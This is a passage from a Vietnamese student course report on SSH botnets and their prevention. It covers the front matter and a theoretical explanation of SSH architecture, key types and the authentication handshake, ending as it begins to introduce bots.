

BAN CƠ YẾU CHÍNH PHỦ  
HỌC VIỆN KỸ THUẬT MẬT MÃ



**BÁO CÁO MÔN HỌC**  
**CHUYÊN ĐỀ CƠ SỞ**  
**ĐỀ TÀI**  
**NGHIÊN CỨU, TÌM HIỂU VỀ SSH BOTNET**  
**VÀ GIẢI PHÁP PHÒNG CHỐNG**

Ngành: An toàn thông tin

*Giảng viên hướng dẫn:* **ThS. Lê Thị Hồng Vân**

*Nhóm sinh viên thực hiện:*

**Hồ Thị Hương Giang – AT180615**

**Hồ Việt Khánh – AT180226**

**Vũ Đức Duy – AT180613**

# MỤC LỤC

<b>MỤC LỤC.....</b>	<b>2</b>
<b>DANH SÁCH CÁC KÝ HIỆU, CHỮ VIẾT TẮT .....</b>	<b>5</b>
<b>DANH MỤC HÌNH ẢNH.....</b>	<b>6</b>
<b>LỜI NÓI ĐẦU .....</b>	<b>8</b>
<b>Lý do nhóm chọn đề tài .....</b>	<b>8</b>
<b>Mục tiêu của nhóm.....</b>	<b>9</b>
<b>CHƯƠNG 1: CƠ SỞ LÝ THUYẾT .....</b>	<b>10</b>
<b>1.1. Giới thiệu về SSH .....</b>	<b>10</b>
<b>1.1.1. Tổng quan về SSH .....</b>	<b>10</b>
<b>1.1.2. Lịch sử phát triển của SSH.....</b>	<b>10</b>
<b>1.1.3. Các đặc điểm của SSH .....</b>	<b>11</b>
<b>1.1.4. Kiến trúc chung của một hệ thống SSH .....</b>	<b>12</b>
<b>1.1.5. Nguyên lý hoạt động của SSH .....</b>	<b>15</b>
<b>1.1.6. Ứng dụng của SSH .....</b>	<b>19</b>
<b>1.2. Giới thiệu về Bot và Botnet .....</b>	<b>20</b>

1.2.1. Bot và Botnet.....	20
1.2.2. Cấu trúc của Botnet .....	21
1.2.2.1. Mô hình client – server (máy khách – máy chủ) .....	21
1.2.2.2. Mô hình peer – to – peer (ngang hàng) .....	23
1.2.3. Vòng đời của 1 Botnet.....	25
1.2.4. Dấu hiệu nhận biết Botnet.....	26
<b>CHƯƠNG 2: SSH BOTNET, TẤN CÔNG DỰA TRÊN SSH BOTNET VÀ GIẢI PHÁP PHÒNG CHỐNG.....</b>	<b>27</b>
2.1. SSH Botnet.....	27
2.1.1. Khái niệm .....	27
2.2.2. Thành phần kiến trúc SSH Botnet .....	28
2.3. Các loại tấn công dựa trên SSH Botnet .....	29
2.4. Cách phòng chống SSH Botnet.....	31
2.5. Các phương pháp phát hiện tấn công dựa trên SSH Botnet .....	32
<b>CHƯƠNG 3: THỰC NGHIỆM.....</b>	<b>35</b>
3.1. Thiết kế mô hình hệ thống.....	35
3.1.1. Tấn công dựa trên SSH Botnet .....	35

3.1.2. Giải pháp phòng chống .....	35
3.2. Xây dựng các kịch bản kiểm thử .....	35
3.2.1. Tấn công dựa trên SSH Botnet .....	35
A, Tấn công Brute-Force.....	35
B, Tấn công Dictionary .....	38
C,Tấn công DDOS .....	41
3.2.2. Giải pháp phòng chống .....	45
3.3. Kết quả đạt được.....	46
KẾT LUẬN.....	47
PHỤ LỤC MÃ NGUỒN .....	48
TÀI LIỆU THAM KHẢO.....	72
KẾ HOẠCH THỰC HIỆN .....	73

## DANH SÁCH CÁC KÝ HIỆU, CHỮ VIẾT TẮT

<b>SSH</b>	<b>Secure Shell</b>
<b>TCP/IP</b>	<b>Transmission Control Protocol/Internet Protocol</b>
<b>VPN</b>	<b>Virtual Private Network</b>
<b>SFTP</b>	<b>Secure File Transfer Protocol</b>
<b>DDoS</b>	<b>Distributed Denial of Service</b>
<b>DNS</b>	<b>Domain Name System</b>
<b>UDP</b>	<b>User Datagram Protocol</b>
<b>IMAP</b>	<b>Internet Messaging Access Protocol</b>

## **DANH MỤC HÌNH ẢNH**

<b>Hình 1. 1 Kiến trúc chung của hệ thống SSH .....</b>	<b>12</b>
<b>Hình 1. 2 Các kiểu khóa SSH.....</b>	<b>13</b>
<b>Hình 1. 3 Nguyên lý hoạt động SSH.....</b>	<b>15</b>
<b>Hình 1. 4 Mô tả Botnet .....</b>	<b>21</b>
<b>Hình 1. 5 Mô hình client-server.....</b>	<b>22</b>
<b>Hình 1. 6 Mô hình peer-to-peer .....</b>	<b>24</b>
<b>Hình 2. 1 Mô tả SSH Botnet.....</b>	<b>28</b>
<b>Hình 3. 1 Cấu hình card mạng tấn công Brute-force.....</b>	<b>36</b>
<b>Hình 3. 2 Tiến hành tạo mật khẩu ngẫu nhiên .....</b>	<b>37</b>
<b>Hình 3. 3 Dò mật khẩu trên Terminal .....</b>	<b>37</b>
<b>Hình 3. 4 File mật khẩu thông dụng .....</b>	<b>38</b>
<b>Hình 3. 5 Cấu hình card mạng tấn công Dictionary.....</b>	<b>39</b>

<b>Hình 3. 6 Hàm điều khiển máy bot .....</b>	<b>Error! Bookmark not defined.</b>
<b>Hình 3. 7 Hàm tấn công từ điển ở máy bot .....</b>	<b>40</b>
<b>Hình 3. 8 Tiến hành tấn công từ điển thông qua câu lệnh của Botmaster .....</b>	<b>Error! Bookmark not defined.</b>
<b>Hình 3. 9 SSH được vào máy bị tấn công .....</b>	<b>41</b>
<b>Hình 3. 10 Cấu hình card mạng tấn công DDOS.....</b>	<b>42</b>
<b>Hình 3. 11 Hình ảnh sau khi kết nối với các bot .....</b>	<b>43</b>
<b>Hình 3. 12 Quá trình gửi nhận các gói tin .....</b>	<b>43</b>
<b>Hình 3. 13 CPU tăng đột ngột bất thường.....</b>	<b>44</b>
<b>Hình 3. 14 Kết quả của cuộc tấn công DDOS được ghi lại .....</b>	<b>46</b>
<b>Hình 3. 15 Kết quả của cuộc tấn công SQL Injection được ghi lại.....</b>	<b>46</b>

# LỜI NÓI ĐẦU

Trong thời đại của cuộc cách mạng công nghệ số, việc bảo vệ hệ thống mạng trở nên ngày càng cấp thiết hơn bao giờ hết. Mỗi ngày, hàng triệu hệ thống và thiết bị trên khắp thế giới đều đối diện với những mối đe dọa nguy hiểm từ các tấn công mạng, đặc biệt là từ một hình thức tấn công đã trở nên phổ biến và nguy hiểm - SSH Botnet.

SSH Botnet không chỉ là một biến thể của botnet thông thường mà còn là một trong những công cụ nguy hiểm nhất mà các hacker sử dụng để chiếm quyền kiểm soát và tấn công hệ thống mạng từ xa. Tính phổ biến và tính đa dạng của các cuộc tấn công SSH Botnet đã khiến cho việc hiểu biết và đối phó với chúng trở nên vô cùng quan trọng.

Trong đề tài này, chúng em sẽ khám phá sâu hơn về bản chất của SSH Botnet, cách thức hoạt động của nó, và những ảnh hưởng tiềm tàng mà chúng mang lại. Nhóm cũng sẽ xem xét các biện pháp phòng chống và các giải pháp mạnh mẽ để đối phó.

Mục tiêu của nhóm không chỉ là hiểu rõ về SSH Botnet mà còn là góp phần vào việc tăng cường an ninh mạng và bảo vệ hệ thống mạng trên toàn cầu. Chúng em hy vọng rằng thông qua việc nghiên cứu và chia sẻ kiến thức, chúng ta có thể xây dựng một môi trường mạng an toàn hơn cho tất cả mọi người.

## **Lý do nhóm chọn đề tài**

Việc chọn đề tài về SSH Botnet là kết quả của sự nhận thức về tầm quan trọng của vấn đề an ninh mạng trong thời đại số hóa hiện nay. SSH Botnet, là một hình thức tấn công mạng tiềm ẩn nguy cơ lớn, đã và đang gây ra những hậu quả nghiêm trọng đối với các tổ chức và cá nhân trên khắp thế giới. Hiểu rõ về cách thức hoạt động của SSH Botnet không chỉ giúp đối phó với các mối đe dọa hiện tại mà còn đặt nền móng cho việc phát



triển các giải pháp phòng chống mạnh mẽ và hiệu quả trong tương lai. Đồng thời, việc nghiên cứu về SSH Botnet cũng mở ra những cơ hội mới trong lĩnh vực an ninh mạng, từ việc tăng cường nhận thức đến việc phát triển các công nghệ bảo mật tiên tiến hơn.

## **Mục tiêu của nhóm**

Nhóm chúng em đặt ra mục tiêu hiểu biết sâu sắc về SSH Botnet thông qua việc nghiên cứu cấu trúc, nguyên lý hoạt động và dấu hiệu nhận biết của nó. Nhóm tập trung vào việc thực nghiệm các phương pháp tấn công liên quan và các phương pháp phòng chống. Cuối cùng, nhóm mong muốn chia sẻ kết quả nghiên cứu và kinh nghiệm của mình với mọi người, nhằm góp phần vào việc nâng cao nhận thức và khả năng phòng chống trong cộng đồng.

# CHƯƠNG 1: CƠ SỞ LÝ THUYẾT

## 1.1. Giới thiệu về SSH

### 1.1.1. Tổng quan về SSH

SSH (Secure Shell) là một giao thức mạng dùng để thiết lập kết nối mạng một cách bảo mật. SSH hoạt động ở lớp trên trong mô hình phân lớp TCP/IP. Các công cụ SSH (như là OpenSSH, PuTTY,...) cung cấp cho người dùng cách thức để thiết lập kết nối mạng được mã hóa để tạo một kênh kết nối riêng tư. Hơn nữa tính năng tunneling (hoặc còn gọi là port forwarding) của các công cụ này cho phép chuyển tải các giao vận theo các giao thức khác nhau. Do vậy có thể thấy khi xây dựng một hệ thống mạng dựa trên SSH, chúng ta sẽ có một hệ thống mạng riêng ảo VPN đơn giản.

Mỗi khi dữ liệu được gửi bởi một máy tính vào mạng, SSH tự động mã hóa nó. Khi dữ liệu được nhận vào, SSH tự động giải mã nó. Kết quả là việc mã hóa được thực hiện trong suốt: người dùng có thể làm việc bình thường, không biết rằng việc truyền thông của họ đã được mã hóa an toàn trên mạng.

### 1.1.2. Lịch sử phát triển của SSH

SSH1 và giao thức SSH-1 được giới thiệu bởi Tatu Ylönen vào năm 1995 sau khi mạng trường đại học của ông trở thành nạn nhân của một cuộc tấn công đánh cắp password. Sau đó, vào tháng 7 cùng năm, SSH1 được phát hành miễn phí với mã nguồn mở, thu hút hàng ngàn người dùng từ hơn 50 quốc gia. Ylönen thành lập SSH Communications Security (SCS) để duy trì và phát triển SSH.

Năm 1996, SSH-2 được giới thiệu, mang lại nhiều cải tiến và không tương thích hoàn toàn với SSH-1. Cùng năm đó, IETF thành lập nhóm SECSH để chuẩn hóa giao thức SSH-2. SCS sau đó phát hành SSH2 dựa trên giao thức mới này vào năm 1998. Mặc dù SSH2 mang lại nhiều cải tiến, SSH1 vẫn tiếp tục được sử dụng rộng rãi trong một số trường hợp do các ưu điểm và sự hỗ trợ miễn phí.

Trong khi đó, OpenSSH phát triển từ dự án OpenBSD cũng đã trở thành một lựa chọn phổ biến, hỗ trợ cả SSH-1 và SSH-2. Mặc dù mới, OpenSSH hứa hẹn trở thành một phần quan trọng trong cộng đồng SSH trong tương lai.

### ***1.1.3. Các đặc điểm của SSH***


**SSH (Secure Shell) cung cấp các đặc điểm chính sau:**

- ***Tính bảo mật (Privacy):*** Dữ liệu được mã hóa trên đường truyền, bảo vệ khỏi bị đánh cắp thông tin.
- ***Tính toàn vẹn (Integrity):*** Đảm bảo dữ liệu không bị thay đổi khi truyền đi, sử dụng các thuật toán kiểm tra toàn vẹn như MD5 và SHA-1.
- ***Chứng thực (Authentication):*** Xác minh danh tính của máy chủ và người dùng, ngăn chặn kẻ tấn công giả mạo.
- ***Quyền truy cập (Authorization):*** Điều khiển quyền truy cập vào hệ thống sau khi xác thực thành công.
- ***Chuyển tiếp (Forwarding) và Tạo đường hầm (Tunneling):*** Mã hóa và bảo mật các kết nối TCP/IP khác như Telnet, IMAP thông qua một "đường hầm" SSH.

SSH cũng hỗ trợ các tính năng như chuyển tiếp cổng TCP, chạy ứng dụng từ xa thông qua X Window System, và agent forwarding để quản lý xác thực từ xa.

### 1.1.4. Kiến trúc chung của một hệ thống SSH

SSH có khoảng một bộ 12 thuộc tính riêng lẻ, các thành phần tác động lẫn nhau cho ra các nét đặc trưng riêng.



Hình 1. 1. Kiến trúc chung của hệ thống SSH

SSH cũng có khóa (keys), phiên (sessions) và những thứ ngộ nghĩnh khác. Ở đây chúng ta qui định một bản tóm tắt tổng quan của tất cả các thành phần, ví thể bạn có thể bắt đầu thấy được bức tranh lớn về SSH như sau:

- **Server:** một chương trình cho phép đi vào kết nối SSH với một bộ máy, trình bày xác thực, cấp phép, ...Trong hầu hết SSH bổ sung của Unix thì server thường là sshd.
- **Client:** một chương trình kết nối đến SSH server và đưa ra yêu cầu như là "log me in" hoặc "copy this file". Trong SSH1, SSH2 và OpenSSH, client chủ yếu là ssh và scp.

- **Session:** một phiên kết nối giữa một client và một server. Nó bắt đầu sau khi client xác thực thành công đến một server và kết thúc khi kết nối chấm dứt. Session có thể được tương tác với nhau hoặc có thể là một chuyên riêng.
- **Key:** một lượng dữ liệu tương đối nhỏ, thông thường từ mười đến một hoặc hai ngàn bit. Tính hữu ích của việc sử dụng thuật toán ràng buộc khóa hoạt động trong vài cách để giữ khóa: trong mã hóa, nó chắc chắn rằng chỉ người nào đó giữ khóa (hoặc một ai có liên quan) có thể giải mã thông điệp, trong xác thực, nó cho phép bạn kiểm tra trở rằng người giữ khóa thực sự đã kí hiệu vào thông điệp.

**Có hai loại khóa:** khóa đối xứng hoặc khóa bí mật và khóa bất đối xứng hoặc khóa công khai. Một khóa bất đối xứng hoặc khóa công khai có hai phần: thành phần công khai và thành phần bí mật.

SSH đề cập đến 4 kiểu của khóa như phần tóm tắt trong bảng 3-1 và diễn tả dưới đây:

Name	Lifetime	Created by	Type	Purpose
User key	Persistent	User	Public	Identify a user to the server
Session key	One session	Client (and server)	Secret	Protect communications
Host key	Persistent	Administrator	Public	Identify a server/machine
Server key	One hour	Server	Public	Encrypt the session key (SSH1 only)

*Hình 1. 2. Các kiểu khóa SSH*

- **User key:** là một thực thể tồn tại lâu dài, là khóa bất đối xứng sử dụng bởi client như một sự chứng minh nhận dạng của user (một người dùng đơn lẻ có thể có nhiều khóa).

- **Host key:** là một thực thể tồn tại lâu dài, là khóa bất đối xứng sử dụng bởi server như sự chứng minh nhận dạng của nó, cũng như được dùng bởi client khi chứng minh nhận dạng host của nó như một phần xác thực đáng tin. Nếu một bộ máy chạy một SSH server đơn, host key cũng là cái duy nhất để nhận dạng bộ máy đó. Nếu bộ máy chạy nhiều SSH server, mỗi cái có thể có một host key khác nhau hoặc có thể dùng chung. Chúng thường bị lộn với server key.
- **Server key:** tồn tại tạm thời, là khóa bất đối xứng dùng trong giao thức SSH-1. Nó được tái tạo bởi server theo chu kỳ thường xuyên (mặc định là mỗi giờ) và bảo vệ session key. Thường bị lộn với host key. Khóa này thì không bao giờ được lưu trên đĩa và thành phần bí mật của nó không bao giờ được truyền qua kết nối ở bất cứ dạng nào, nó cung cấp "perfect forward secrecy" cho phiên SSH-1
- **Session key:** là một giá trị phát sinh ngẫu nhiên, là khóa đối xứng cho việc mã hóa truyền thông giữa một SSH client và SSH server. Nó được chia ra làm 2 thành phần cho client và server trong một loại bảo mật trong suốt quá trình thiết lập kết nối SSH để kẻ xấu không phát hiện được nó.

**Key generator:** một chương trình tạo ra những loại khóa lâu dài (user key và host key) cho SSH. SSH1, SSH2 và OpenSSH có chương trình ssh-keygen

**Known hosts database:** là một chồng host key. Client và server dựa vào cơ sở dữ liệu này để xác thực lẫn nhau.


**Agent:** một chương trình lưu user key trong bộ nhớ. Agent trả lời cho yêu cầu đối với khóa quan hệ hoạt động như là kí hiệu một giấy xác thực nhưng nó không tự phơi bày khóa của chúng. Nó là một đặc điểm rất có ích. SSH1, SSH2 và OpenSSH có agent ssh-agent và chương trình ssh-add để xếp vào và lấy ra khóa được lưu.

**Signer:** một chương trình kí hiệu gói chứng thực hostbased.

**Random seed:** một dãy dữ liệu ngẫu nhiên được dùng bởi các thành phần SSH để khởi chạy phần mềm sinh số ngẫu nhiên

**Configuration file:** một chồng thiết lập để biến đổi hành vi của một SSH client hoặc SSH server. Không phải tất cả thành phần đều được đòi hỏi trong một bản bổ sung của SSH. Dĩ nhiên những server, client và khóa là bắt buộc nhưng nhiều bản bổ sung không có agent và thậm chí vài bản không có bộ sinh khoá.

### ***1.1.5. Nguyên lý hoạt động của SSH***



*Hình 1. 3 Nguyên lý hoạt động SSH*

SSH hoạt động theo mô hình client-server để xác thực hai bên và mã hóa dữ liệu giữa chúng. Client sẽ là thành phần tạo phiên kết nối SSH đến thành phần khác, còn Server sẽ cho phép Client mở phiên SSH kết nối vào chính mình.

Để làm được điều này Server sẽ lắng nghe trên một port được chỉ định cho SSH, mặc định là port 22. Mỗi kết nối SSH bao gồm hai việc xác thực: xác thực SSH Server và xác thực SSH Client. Client chịu trách nhiệm khởi tạo quá trình bắt tay TCP với Server,

thương lượng kết nối an toàn, xác thực Server và cung cấp thông tin đăng nhập để Server xác thực mình. Còn Server có trách nhiệm thương lượng kết nối an toàn, xác thực bên Client và sinh ra phiên làm việc nếu thông tin đăng nhập được chấp nhận. SSH Client và SSH Server thương lượng với nhau để xác định cơ chế xác thực sẽ sử dụng thậm chí có thể yêu cầu nhiều kiểu xác thực để thiết lập kết nối an toàn trong quá trình trao đổi dữ liệu giữa chúng.

Đối với SSH version 1 là hoạt động của version 1 này có thể được chia làm 3 bước chính:

- Khởi tạo 1 kết nối SSH, chính là tạo ra 1 kênh giao tiếp bảo mật giữa Server và Client.
- Client xác thực Server. Sau khi Client xác định được định danh của Server, 1 kết nối bảo mật đối xứng được hình thành giữa 2 bên.
- Server xác thực Client dựa trên kết nối được thiết lập ở trên.

Bước 1. Khi Client khởi tạo 1 kết nối TCP tới port 22 ở Server, sẽ có 2 thông tin được trao đổi:

- Phiên bản Protocol mà Server hỗ trợ
- Phiên bản của gói cài đặt SSH trên Server
- Nếu phiên bản Protocol của Server phù hợp với Client thì kết nối mới được tiếp tục. Ngay sau khi Client tiếp tục kết nối, Server và Client sẽ chuyển sang sử dụng bộ giao thức *Binary Packet Protocol* dài 32 bit.

Bước 2. Server sẽ gửi các thông tin quan trọng tới Client, đây là những thông tin nắm vai trò chính trong session hiện tại:



- Server cho Client biết định danh của mình bằng RSA Public Key trên Server. Mọi Client kết nối tới Server đều nhận được RSA Public Key giống nhau.
- Server Key. Server Key này được tái tạo theo mỗi khoảng thời gian nhất định.
- 1 chuỗi 8 bytes ngẫu nhiên được gọi là checkbytes. Sau này Client sẽ sử dụng chuỗi này để hỏi đáp lại cho Server.
- Cuối cùng, Server cấp cho Client biết toàn bộ các phương thức xác thực, mã hóa mà Server hỗ trợ.

Dựa vào danh sách các phương thức mã hóa mà Server hỗ trợ, Client tạo ra 1 Symmetric Key ngẫu nhiên và gửi cho Server. Key này sẽ được sử dụng để mã hóa và giải mã trong toàn bộ quá trình giao tiếp giữa 2 bên trong session hiện tại, đây còn được gọi là Session Key. Session Key sẽ được mã hóa kép, mã hóa đầu tiên dựa vào RSA Public Key và mã hóa thứ 2 dựa vào Server Key. Việc mã hóa kép đảm bảo cho dù RSA Public Key có bị lộ thì cũng không thể giải mã gói tin do còn 1 lớp mã hóa bằng Session Key được thay đổi theo thời gian.

Cho đến lúc này Client vẫn chưa thể xác thực được Server, nó chỉ biết được định danh của Server dựa vào RSA Public Key. Để xác thực Server thì Client phải chắc chắn Server có khả năng giải mã được Session Key. Bởi vậy sau khi gửi Session Key xong Client sẽ chờ hồi âm từ phía Server. Nếu nhận được thông báo xác nhận Client đã sẵn sàng để xác thực được Server thì quá trình này hoàn tất.

Bước 3. Server xác thực Client: có nhiều phương pháp, trong đó có 2 phương pháp phổ biến nhất:

- Password Authentication: Đây là phương pháp phổ biến và đơn giản nhất. Server yêu cầu Client cung cấp user name và password. Server xác nhận password dựa

trên cơ sở dữ liệu được lưu trên Server. Và dĩ nhiên, Client sẽ mã hóa Password bằng Session Key trước khi gửi cho Server kiểm chứng Password này.

- **Public Key Authentication:** Để sử dụng Public Key Authentication, Client cần phải tạo ra RSA Public Key và RSA Private Key, 2 Key này chỉ dùng để xác thực Client. Public Key này sẽ được gửi đến Server và được Server lưu lại. Bất kỳ dữ liệu nào được mã hóa bằng Public Key chỉ có thể giải mã bằng Private Key tương ứng.

Lúc này, Client sẽ gửi cho Server 1 yêu cầu chứng thực Public Key và các chi tiết về thuật toán mã hóa nó sử dụng, Server lấy Public Key ứng với Client đang yêu cầu để mã hóa 1 chuỗi 256 bit ngẫu nhiên rồi gửi cho Client. Client nhận chuỗi này, sử dụng Private Key của mình để giải mã, sau khi giải mã, Client dùng kết quả kết hợp với Session Key ở bước 2 để tạo 1 đoạn hash rồi gửi trả lại cho Server. Sau khi Server nhận được đoạn hash, nó sẽ dùng chuỗi 256 bit ban đầu nó tạo ra kết hợp với Session Key để tạo ra 1 đoạn hash và đem so sánh với đoạn nó nhận được, Nếu 2 đoạn hash khớp nhau thì quá trình Server chứng thực Client thành công. Kể từ giờ kết nối SSH đã sẵn sàng, Client và Server cũng đã có thể gửi các gói tin cho nhau.

Tuy nhiên SSH version 1 rất hạn chế trong việc hỗ trợ sử dụng nhiều thuật toán để trao đổi Session Key, Message Authentication Code (MAC), thuật toán nén. Còn đối với SSH version 2 chẳng những cung cấp nhiều lựa chọn cho Client để sử dụng các thuật toán trao đổi Key mà còn có không gian để có thể thêm thuật toán tùy chỉnh riêng của người sử dụng.

SSH version 2 là giao thức SSH mặc định được sử dụng ngày nay bởi một số tiến bộ trong version 2 so với version 1 như cải tiến các chuẩn mã hóa, Public Key Certification, Message Authentication Code tốt hơn và phân bổ lại Session Key.

Trong hoạt động của SSH version 1, sau khi chọn một thuật toán trong danh sách từ Server hỗ trợ, Client tạo 1 Session Key, mã hóa kép và gửi đến Server, mã hóa lần đầu bởi Public Key, mã hóa lần 2 bởi Server Key. Trong SSH version 2, không có khái niệm Server Key. Thay vào đó, Server cung cấp thêm danh sách các phương thức trao đổi khóa mà nó hỗ trợ, từ đó Client chọn một phương thức. SSH version 2 hoạt động dựa trên phương thức diffie-hellman-group1-sha1 và diffie-hellman-group14-sha1 để trao đổi khóa.

Sự thay đổi thứ hai trong SSH version 2 là một khái niệm gọi là cơ quan cấp chứng chỉ (Certificate Authority - CA), CA sẽ ký vào Public Key được sử dụng trong giao tiếp giữa Client và Server.

Message Authentication Code được sử dụng trong bất kỳ giao tiếp bảo mật nào để xác minh tính toàn vẹn của dữ liệu. Ngay cả phiên bản SSH 1 cũng sử dụng Message Authentication Code được gọi là CRC-32. CRC mặc dù kiểm tra sự thay đổi trong dữ liệu, nhưng không được coi là tốt nhất. SSH version 2 sử dụng Message Authentication Code nâng cao. Một số Message Authentication Code SSH version 2 hỗ trợ như: hmac-md5; hmac-sha1; Hmac-ripemd160

Rekeying Session Key: Trong SSH version 1, chỉ có một Session Key được sử dụng cho toàn bộ session làm việc của SSH. Trong SSH version 2 có bổ sung tính năng Rekeying Session Key cho phép thay đổi Session Key mà không làm mất session làm việc hiện tại.

### ***1.1.6. Ứng dụng của SSH***

SSH cung cấp các tính năng bảo mật và quản lý kết nối từ xa hiệu quả như sau:


- ***Bảo mật kết nối từ xa:*** Mã hóa toàn bộ dữ liệu truyền tải, bảo vệ thông tin nhạy cảm khỏi các cuộc tấn công đánh cắp hoặc chặn dữ liệu.
- ***Xác thực mạnh mẽ:*** Sử dụng mã hóa khóa công khai để xác thực người dùng và thiết bị, chỉ cho phép người được ủy quyền truy cập hệ thống.
- ***Chuyển tiếp cổng (Port Forwarding):*** Cho phép truyền dữ liệu an toàn qua mạng và truy cập các dịch vụ mạng riêng, hữu ích cho quản trị viên khi cần truy cập từ xa.
- ***Quản lý hệ thống từ xa:*** Quản trị viên có thể quản lý và thực thi các lệnh trên máy chủ từ xa như thể làm việc trực tiếp trên máy đó, giúp duy trì và cấu hình hệ thống dễ dàng.
- ***Chuyển file an toàn:*** Sử dụng các công cụ như SCP và SFTP để chuyển file qua mạng một cách an toàn, đảm bảo dữ liệu không bị truy cập hoặc thay đổi.
- ***Truy cập vào mạng riêng (VPN):*** Thiết lập kết nối VPN an toàn, cho phép truy cập mạng nội bộ từ xa một cách bảo mật.
- ***Bảo vệ trước các cuộc tấn công mạng:*** Mã hóa dữ liệu và sử dụng các phương pháp xác thực mạnh mẽ để bảo vệ hệ thống khỏi các cuộc tấn công như Man-in-the-Middle và brute force.

## 1.2. Giới thiệu về Bot và Botnet

### 1.2.1. Bot và Botnet

Bot là từ viết tắt của “robot”, chỉ một phần mềm tự động thực hiện các nhiệm vụ trên Internet hoặc trong hệ thống máy tính. Bots có thể làm nhiều công việc khác nhau như chatbots, công cụ tìm kiếm, hoặc tự động hóa công việc. Bots cũng có thể được dùng cho mục đích xấu như spam, scam, hoặc scraping.

